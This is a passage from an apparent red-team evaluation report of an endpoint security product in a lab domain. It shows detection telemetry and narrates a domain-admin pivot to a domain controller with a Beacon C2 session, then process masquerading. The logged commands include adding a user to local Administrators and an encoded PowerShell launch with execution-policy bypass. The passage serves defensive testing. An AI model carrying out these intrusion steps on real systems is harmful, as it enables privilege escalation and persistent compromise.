
Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Process Activity class_uid - 1007 associated_class_name - associated_class_uid - activity_name - Launch activity_id - 1 category_name - System Activity category_uid - 1 type_name - Process Activity: Launch type_uid - 100701 status_code - 0 status_id - 1 status - Success status_detail - Launch Success	device.hostname - FS01 device.type - Laptop device.ip - 10.10.70.201 device.uid - 599b838e-fc38-4e3e-8aae-a7f6458d16a3	process.name - cmd.exe process.pid - 2416 process.uid - 7d0a70b2-7cfe-a9b7-4bc8-5dee513d99ab process.cmd_line - C:\Windows\system32\cmd.exe /C net localgroup Administrators john.doe /add process.created_time - process.terminated_time - process.file.name - cmd.exe process.file.path - C:\Windows\system32\cmd.exe process.file.sha256 - 90D120880614E1E2A94067BAAD1454B09E2BE7A9DA51B71E33C247077D9F9538 process.file.type_id - 1 process.parent_process.name - msedge.exe process.parent_process.pid - 5368 process.user.name - SYSTEM process.user.type - System process.lineage_uid - [{ "process.lineage_uid": "7802a32d-242e-d0f6-ca66-4d5348f68e29" }, { "process.lineage_uid": "a2169d70-b450-8270-913c-1c1a07bfae16" }, { "process.lineage_uid": "ffce94ea-2796-3d56-e91a-e22e0b8b13ae" }, { "process.lineage_uid": "47fdace3-f013-564c-6a03-5b9c7c0ebca0" }, { "process.lineage_uid": "64ecd712-e393-bbb0-2ec7-1233d93978ed" }]	actor.process.name - msedge.exe actor.process.pid - 5368 actor.process.uid - 7802a32d-242e-d0f6-ca66-4d5348f68e29 actor.process.cmd_line - "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" actor.process.created_time - actor.process.file.name - msedge.exe actor.process.file.path - C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe actor.process.file.sha256 - 90D120880614E1E2A94067BAAD1454B09E2BE7A9DA51B71E33C247077D9F9538 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - [{ "finding_info.types": "behaviour" }, { "finding_info.types": "detection" }] finding_info.attacks - [{ "finding_info.attacks.tactic.uid": "attack.TA0002", "finding_info.attacks.technique.uid": "attack.T1189", "finding_info.attacks.tactic.name": "attack.execution", "finding_info.attacks.technique.name": "attack.drivebycompromise", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attack.T1204.002", "finding_info.attacks.sub_technique.name": "attack.maliciouslink" }] finding_info.title - Browser Executed a Non-Browser Process finding_info.analytic.name - Browser Executed a Non-Browser Process finding_info.analytic.type - Rule finding_info.analytic.category - behaviour


msedge.exe
Command Line : "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
Image Path : C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Process SHA : 32A9D8A73AEA49C30CD065699FE74BBD68EA8D8... VirusTotal
Signed : Yes
User Name : SYSTEM
User Domain : NT AUTHORITY
User SID : S-1-5-18
Alert : Suspicious In-Memory Execution
Detects execution of code directly in memory, commonly associated with fileless attacks and techniques such as encoded PowerShell or reflective loading.
Behavior : Browser Execution
Browser Execution
powershell.exe
Behavior : Detects PowerShell executing Encoded command
Detects PowerShell executing Encoded command
MITRE Info : T1059- Command_And_Scripting_Interpreter
Behavior : Encoded PowerShell Command Detection
Encoded PowerShell Command Detection
Execution Details
Process : msedge.exe
Process Start Time :
Process End Time : --
Process ID : 5368
Command Line : "C:\Program Files (x86)\Microsoft\Ed...
User Name : SYSTEM
User Domain : NT AUTHORITY
User SID : S-1-5-18
File Details
File : msedge.exe
Image Path : C:\Program Files (x86)\Microsoft\Edg...
SHA256 : 32A9D8A73AEA49C30CD065699FE...
Signer : Microsoft Corporation
Issuer : Microsoft Edge
Device Details
Network Quarantine
Device : FS01
Protection Status : Active
Domain : LAB


Expand all
msedge.exe
Command Line : "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
Image Path : C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Process SHA : 32A9D8A73AEA49C30CD065699FE74BBD68EA8D8... VirusTotal
Signed : Yes
User Name : SYSTEM
User Domain : NT AUTHORITY
User SID : S-1-5-18
Alert : Suspicious In-Memory Execution
Detects execution of code directly in memory, commonly associated with fileless attacks and techniques such as encoded PowerShell or reflective loading.
Behavior : Browser Execution
Browser Execution
powershell.exe
Command Line : powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAo...
Image Path : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process SHA : 38F4384643B3FA0DE714D2367B712C2E0FA1C89E2... VirusTotal
Signed : Yes
User Name : alice.jones
PowerShell.EXE
Execution Details
Process : PowerShell.EXE
Process Start Time :
Process End Time : --
Process ID : 4184
Command Line : powershell -nop -exec bypass -Encode...
User Name : alice.jones
User Domain : LAB
User SID : S-1-5-21-934274510-1384776283-4208465934-1110
File Details
File : PowerShell.EXE
Image Path : C:\Windows\System32\WindowsPow...
SHA256 : 38F4384643B3FA0DE714D2367B7...
Signer : Microsoft Windows
Issuer : Microsoft Windows Operating System
Device Details
Network Quarantine
Device : FS01
Protection Status : Active
Domain : LAB

Step 11. Lateral Movement


Step 11	Lateral Movement: Domain Admin Pivot from FS01 to DC01
Description	In this step, we leveraged the previously obtained credentials of the domain administrator **alice.jones** to perform lateral movement from **FS01** to the domain controller **DC01**. Prior to initiating the pivot, a dedicated **C2 listener** was configured with the appropriate payload type and communication settings to receive the incoming Beacon session from DC01. This ensured controlled session handling and separation from existing C2 channels. Using the valid Domain Admin credentials, we authenticated to DC01 and executed the payload remotely, resulting in the establishment of a Beacon session on the domain controller. This step simulated a high-impact attacker scenario in which compromised Domain Admin credentials are used to pivot to critical infrastructure systems. The objective was to evaluate detection capabilities related to: • Remote execution on a domain controller • Administrative authentication from a non-administrative source system • New service or process creation on DC01 • Correlation between credential compromise, lateral movement, and C2 establishment
TTPs	• **T1078 – Valid Accounts** Use of legitimate Domain Administrator credentials to authenticate to DC01. • **T1021 – Remote Services** Use of remote management protocols (e.g., SMB, RPC, WinRM, or similar) to execute code on DC01. • **T1569.002 – System Services: Service Execution** Remote service creation to execute the Beacon payload on the domain controller. • **T1105 – Ingress Tool Transfer** Transfer and execution of the payload to establish a C2 session on DC01.
Performed on	FS01
Host IPv4	10.10.70.201
User context	alice.jones@lab.local
Integrity level	high integrity


Monitored Activities from the Security Product


Result / Observations	The screenshots show that the activity associated with the pivot from **FS01** toward **DC01** was not left completely unnoticed. On **FS01**, the product generated detections for **Suspicious In-Memory Execution** and linked them to trusted Windows components, most notably **PowerShell.exe** and **WmiPrvSE.exe**. Both binaries are shown as signed Microsoft executables, which makes the result more meaningful: the alerting was not based on an obviously malicious file name alone, but on suspicious execution behaviour occurring inside legitimate system processes. In the incident chain, **WmiPrvSE.exe** appears with the standard embedding command line and runs in the **SYSTEM / NT AUTHORITY** context, which is consistent with remote management style execution and strongly suggests that the lateral movement activity triggered code execution through native Windows management components rather than a simple, user-driven process launch.


At the same time, the detection context shown in the incident summary is fairly serious. The chain references **a new service started by Services.exe**, **Windows Event Log Service terminated**, and **Service Stopped**, before leading into the later **rundll32.exe → msedge.exe → WmiPrvSE.exe** branch where the in-memory execution alert appears. That combination indicates not just remote execution on a high-value system, but also potentially disruptive follow-on behaviour that would deserve immediate investigation. From a defensive perspective, it is positive that the product surfaced suspicious in-memory execution inside trusted Windows processes on **FS01**. However, the screenshots also suggest that the clearest detection signal emerged only once the activity had already progressed into a more invasive execution chain, which makes the overall result moderately concerning: the behaviour was ultimately detected, but not necessarily at the earliest and most preventable point of the pivot.


Step 11 Detection (Active response)






Summary
Alerts (2)
Devices (1)
Signer
Signed
Signed
Yes
Sign Algorithm
SHA256
Signer Name
Microsoft Windows
SHA-256
VirusTotal
1792731E030B7FE35A7EB21C9F907EAE6E4AC381DE...
First Infected Device Information
Device Name
FS01
Time
Organization Information
Company
Microsoft Corporation
Product
Operating System
Description
WMI Provider Host
Process Information
File Type
EXE
Product Version
10.0.20348.1
Original File Name
Wmiprvse.exe
Internal File Name
Wmiprvse.exe
Copyright
Microsoft Corporation. All rights reserved.


Summary
Alerts (2)
Devices (1)
Detected
Suspicious In-Memory Execution
Behavior Detection Engine
FS01
Detected
Suspicious In-Memory Execution
Behavior Detection Engine
FS01
Incident Summary
Expand all
e5043b4.exe
Behavior : New Service Started by Services.exe
New Service Started by Services.exe
MITRE Info : T1569- System_Services
Behavior : Windows Event Log Service Terminated
Windows Event Log Service Terminated
MITRE Info : T1562- Disable Windows Event Logging
Behavior : Service Stopped
Service Stopped
MITRE Info : T1489- Service Stop
rundll32.exe
msedge.exe
Behavior : Browser Execution
Browser Execution
wmiprvse.exe
Command Line : C:\Windows\system32\wbem\wmiprvse.exe -Embedding
Image Path : C:\Windows\system32\wbem\wmiprvse.exe
Process SHA : 1792731E030B7FE35A7EB21C9F907EAE6E4AC381D...
VirusTotal
Signed : Yes
User Name : SYSTEM


Summary
Alerts (2)
Devices (1)
Detected
Suspicious In-Memory Execution
Behavior Detection Engine
FS01
Detected
Suspicious In-Memory Execution
Behavior Detection Engine
FS01
Incident Summary
Expand all
rundll32.exe
msedge.exe
Behavior : Browser Execution
Browser Execution
wmiprvse.exe
Command Line : C:\Windows\system32\wbem\wmiprvse.exe -Embedding
Image Path : C:\Windows\system32\wbem\wmiprvse.exe
Process SHA : 1792731E030B7FE35A7EB21C9F907EAE6E4AC381D...
VirusTotal
Signed : Yes
User Name : SYSTEM
User Domain : NT AUTHORITY
User SID : S-1-5-18
Alert : Suspicious In-Memory Execution
Detects execution of code directly in memory, commonly associated with fileless attacks and techniques such as encoded PowerShell or reflective loading.
Behavior : Browser Executed a Non-Browser Process
Browser Executed a Non-Browser Process
MITRE Info : T1189- DriveByCompromise
Behavior : Edge Executed a Non-Edge Process
Edge Executed a Non-Edge Process
MITRE Info : T1189- DriveByCompromise

Step 12. Command and Control

Step 12	Command and Control: Parent/Child Process Masquerading on DC01
Description	In this step, the tester leveraged the **C2 Framework** to establish a legitimate-appearing parent/child process relationship for the Command-and-Control (C2) channel on **DC01**. To blend malicious activity into normal system behaviour, the Beacon was configured to spawn under trusted Windows processes. The spawnto directive was used to define a legitimate system binary as the parent process, followed by spawning a new Beacon tied to the configured listener.
TTPs	• **T1036 – Masquerading** Execution of malicious activity under legitimate system binaries to evade detection. • **T1055 – Process Injection** Execution of Beacon code within the address space of a legitimate process. • **T1071.001 – Application Layer Protocol: Web Protocols** Use of HTTP/HTTPS-based C2 communication to blend with normal traffic. • **T1105 – Ingress Tool Transfer** Execution of a staged payload to establish a new Beacon session.
Performed on	DC01
Host IPv4	10.10.70.200
User context	NT AUTHORITY\SYSTEM
Integrity level	system integrity

